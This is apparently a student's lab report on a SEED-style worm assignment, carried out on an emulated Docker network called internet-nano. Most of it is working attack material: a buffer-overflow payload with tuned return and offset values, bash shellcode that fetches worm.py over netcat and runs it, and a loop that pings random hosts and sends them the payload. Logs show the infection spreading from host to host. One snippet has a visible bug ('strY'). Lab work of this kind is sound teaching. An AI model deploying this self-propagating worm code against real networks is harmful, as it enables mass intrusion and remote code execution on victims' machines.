Malware Assignment Report

`Name` : Md. Zarif Ul Alam

`Student ID` : 1705010

Setup

Internet-Nano

We first go to `internet-nano` and build the docker container using `dcbuild` command. After the `dcbuild` is done, we should have the following output if we do `dockps`

```
[08/06/22]seed@VM:~/.../internet-nano$ dockps
afb0245240fe  as153h-host_4-10.153.0.75
d35c4276a5f2  as152h-host_2-10.152.0.73
0eb2697f3d57  as151h-host_3-10.151.0.74
9e5189f79ed1  as151h-host_1-10.151.0.72
c200c950ac91  as153h-host_1-10.153.0.72
4c7231b3b926  as100rs-ix100-10.100.0.100
754da1941caf  as153h-host_0-10.153.0.71
4ae8aa5616b5  as152h-host_1-10.152.0.72
535f43e4d727  as152h-host_3-10.152.0.74
9f78d513b111  as153r-router0-10.153.0.254
02da4934c1cb  as152r-router0-10.152.0.254
88d83d39b79a  as151r-router0-10.151.0.254
40ea766a066a  as151h-host_4-10.151.0.75
ea27f481389c  as151h-host_0-10.151.0.71
f0c705d1b8c8  as152h-host_0-10.152.0.71
b224386fe46d  as151h-host_2-10.151.0.73
bcb7413f20d7  as152h-host_4-10.152.0.75
f16be0b624e2  as153h-host_2-10.153.0.73
4c2ddd5de0a5  as153h-host_3-10.153.0.74
f91b93a1beb1  seedemu_client
```

These are the hosts that are given in `internet-nano`

We can go inside the shell of one of these hosts using `dockps <containder_id>`

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh afb
root@afb0245240fe:/#
```

map

We also do the same for map. We use `dcbuild` to build the docker container from the map folder. After that we can use `http://localhost:8080/map.html`

Task 1: Attack Any Target Machine

In this task, we focus on the attacking part of the worm. We will exploit the buffer overflow. To get the ebp value, we do the following thing after opening the shell of a host

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh afb
root@afb0245240fe:/#  echo hello | nc -w2 10.151.0.71 9090
root@afb0245240fe:/#
```

We then get the following output

```
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
```

From the output above, we can find the frame pointer (ebp) value which we use in our return value in buffer overflow.The difference between ebp and buffer's address is 116 which is the offset. And finally we get the memory footprint of gdb debugger by trial and error, the value is 24.

We change the ret and offset values inside the createBadfile function appropriately.

```
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd5f8 + 24  # This is the change
   offset = 116  # This is the change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
```

```
   with open('badfile', 'wb') as f:
      f.write(content)
```

We then give permission to execute worm.py file. And finally we execute it.

```
$ chmod +x worm.py
$ ./worm.py
```

After the execution, we can see that shellcode is being executed in our target machine. And we got the following output.

```
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | (^_^) Shellcode is running (^_^)
```

Task 2 : Self Duplication

Now our task is to do self duplication. That is the worm.py needs to be duplicated.

```
root@535f43e4d727:/# nc -lnv 8080 <  worm.py
Listening on 0.0.0.0 8080
```

The host opened port 8080 and is waiting for a client to connect. If someone connects to it, the host will read the data from worm.py and send it to the client that connected through port 8080.

```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)'                    "
   " nc -w10 " + socket.gethostbyname(socket.gethostname())+ " 8080 > worm.py;                    "
   #"12345678901234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

```
root@535f43e4d727:/#  nc -lnv 8080 < worm.py
Listening on 0.0.0.0 8080
```

Now we should wait for the connection to establish using the following command.

```
root@4ae8aa5616b5:/bof# ls
server  stack
root@4ae8aa5616b5:/bof#  nc -w5 10.152.0.74 8080 > worm.py
root@4ae8aa5616b5:/bof# ls
server  stack  worm.py
```

After the connection is established, we can see the following output and if we do ls command, we can find the worm.py file

```
root@535f43e4d727:/#  nc -lnv 8080 < worm.py
Listening on 0.0.0.0 8080
Connection received on 10.152.0.72 47724
```

Task 3 : Propagation

Propagation means the worm is able to copy itself to another host without any assist from anything else.

To do that we can randomly choose hosts from the nano internet and make it the next target.

```
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():

   valX = randint(151,153)
   valY = randint(71,75)

   return '10.'+str(valX)+'.0'+strY(valY)
```

Now, we need to add a few more commands in the shellcode to make the propagation work. We need to execute the already existing worm.py and open a port to send worm.py if some host connects to it. So the shellcode will be as follows.

```
# You can use this shellcode to run any command you want
shellcode= (
```

```
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   " nc -w10 " + socket.gethostbyname(socket.gethostname())+ " 8080 > worm.py;                        "
   " python3 worm.py; nc -lnv 8080 < worm.py;                  "
   #"12345678901234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

One more thing we need to do is to check if our next target host is alive or not. We can do that by checking the output of ping command. If don't receive any packets, it means the target host is not alive.

```
while True:
  targetIP = getNextTarget()
  print("target IP ",targetIP)

  output = subprocess.check_output(f"ping -q -c1 -W1 {targetIP}", shell=True)
  result = output.find(b'1 received')

  if result == -1:
    print(f"{targetIP} is not alive", flush=True)
  else:
    print(f"*** {targetIP} is alive, launch the attack", flush=True)

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)

    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
```

We can now initiate the attack from the first machine.

```
root@535f43e4d727:/# python3 worm.py
The worm has arrived on this host ^_^
heree  10.151.0.71
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.151.0.71 is alive, launch the attack
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
```

In the nano internet, we can see that the worm is being propagated slowly from one machine to another machine.

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71          | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71          | **********************************
as151h-host_0-10.151.0.71          | >>>>> Attacking 10.151.0.72 <<<<<
as151h-host_0-10.151.0.71          | **********************************
as151h-host_1-10.151.0.72          | Starting stack
as151h-host_1-10.151.0.72          | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71          | Connection received on 10.151.0.72 59570
as151h-host_1-10.151.0.72          | The worm has arrived on this host ^_^
as151h-host_1-10.151.0.72          | **********************************
as151h-host_1-10.151.0.72          | >>>>> Attacking 1.2.3.4 <<<<<
as151h-host_1-10.151.0.72          | **********************************
as151h-host_0-10.151.0.71          | Listening on 0.0.0.0 8080
as151h-host_1-10.151.0.72          | Listening on 0.0.0.0 8080
```

Task 4 : Preventing Self Infection

To prevent self infection, we need to check if the worm.py file already exists. We can do that using the test command. If the file exists, we do not copy again.


```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
```

```
    # The * in the 3rd line will be replaced by a binary zero.
    " echo '(^_^) Shellcode is running (^_^)';test -f worm.py ||("
    " nc -w10 " + socket.gethostbyname(socket.gethostname())+ " 8080 > worm.py;                    "
    " python3 worm.py & nc -lnv 8080 < worm.py;)                 "
    #"12345678901234567890123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Final Output

The partial output of the full attack on nano internet is as follows -

```
as151r-router0-10.151.0.254       | ready! run 'docker exec -it 5dac419525a7 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254       | bird: Started
as152r-router0-10.152.0.254       | ready! run 'docker exec -it 3a3b63fd3696 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254       | bird: Started
as153r-router0-10.153.0.254       | ready! run 'docker exec -it 97e296e980d7 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254       | bird: Started
as152h-host_4-10.152.0.75         | Starting stack
as152h-host_4-10.152.0.75         | (^_^) Shellcode is running (^_^)
as152h-host_4-10.152.0.75         | Listening on 0.0.0.0 8080
as152h-host_4-10.152.0.75         | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75         | target IP  10.151.0.73
as152h-host_4-10.152.0.75         | *** 10.151.0.73 is alive, launch the attack
as152h-host_4-10.152.0.75         | **********************************
as152h-host_4-10.152.0.75         | >>>>> Attacking 10.151.0.73 <<<<<
as152h-host_4-10.152.0.75         | **********************************
as151h-host_2-10.151.0.73         | Starting stack
as152h-host_1-10.152.0.72         | Starting stack
as151h-host_2-10.151.0.73         | (^_^) Shellcode is running (^_^)
as152h-host_4-10.152.0.75         | Connection received on 10.151.0.73 49316
as152h-host_1-10.152.0.72         | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72         | Listening on 0.0.0.0 8080
as151h-host_2-10.151.0.73         | Listening on 0.0.0.0 8080
as151h-host_2-10.151.0.73         | The worm has arrived on this host ^_^
as151h-host_2-10.151.0.73         | target IP  10.152.0.75
as151h-host_2-10.151.0.73         | *** 10.152.0.75 is alive, launch the attack
as151h-host_2-10.151.0.73         | **********************************
as151h-host_2-10.151.0.73         | >>>>> Attacking 10.152.0.75 <<<<<
as151h-host_2-10.151.0.73         | **********************************
as152h-host_4-10.152.0.75         | Starting stack
as152h-host_4-10.152.0.75         | target IP  10.152.0.72
as152h-host_4-10.152.0.75         | *** 10.152.0.72 is alive, launch the attack
as152h-host_4-10.152.0.75         | **********************************
as152h-host_4-10.152.0.75         | >>>>> Attacking 10.152.0.72 <<<<<
as152h-host_4-10.152.0.75         | **********************************
as152h-host_1-10.152.0.72         | Starting stack
as152h-host_3-10.152.0.74         | Starting stack
as152h-host_4-10.152.0.75         | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72         | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74         | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74         | Listening on 0.0.0.0 8080
as151h-host_2-10.151.0.73         | target IP  10.153.0.73
as151h-host_2-10.151.0.73         | *** 10.153.0.73 is alive, launch the attack
as151h-host_2-10.151.0.73         | **********************************
as151h-host_2-10.151.0.73         | >>>>> Attacking 10.153.0.73 <<<<<
as151h-host_2-10.151.0.73         | **********************************
as153h-host_2-10.153.0.73         | Starting stack
as152h-host_4-10.152.0.75         | target IP  10.151.0.73
as152h-host_4-10.152.0.75         | *** 10.151.0.73 is alive, launch the attack
as152h-host_4-10.152.0.75         | **********************************
```


localhost:8080/map.html#
110%
Filter
Search
icmp and dst 1.2.3.4
Replay
Replay stopped.
event interval (ms)
200
Details
Network: 151/net0
ID: a3db64bed9e5
Name: net0
Scope: 151
Type: local
Prefix: 10.151.0.0/24
153/host_3
153/host_2
153/host_1
153/net0
153/host_0
153/router0
151/host_3
151/host_1
151/host_0
151/net0
151/router0
NYC-100
152/router0
152/host_2
152/net0
152/host_4
152/host_1
152/host_3
152/host_0
151/host_4
151/host_2
100/lx100
Log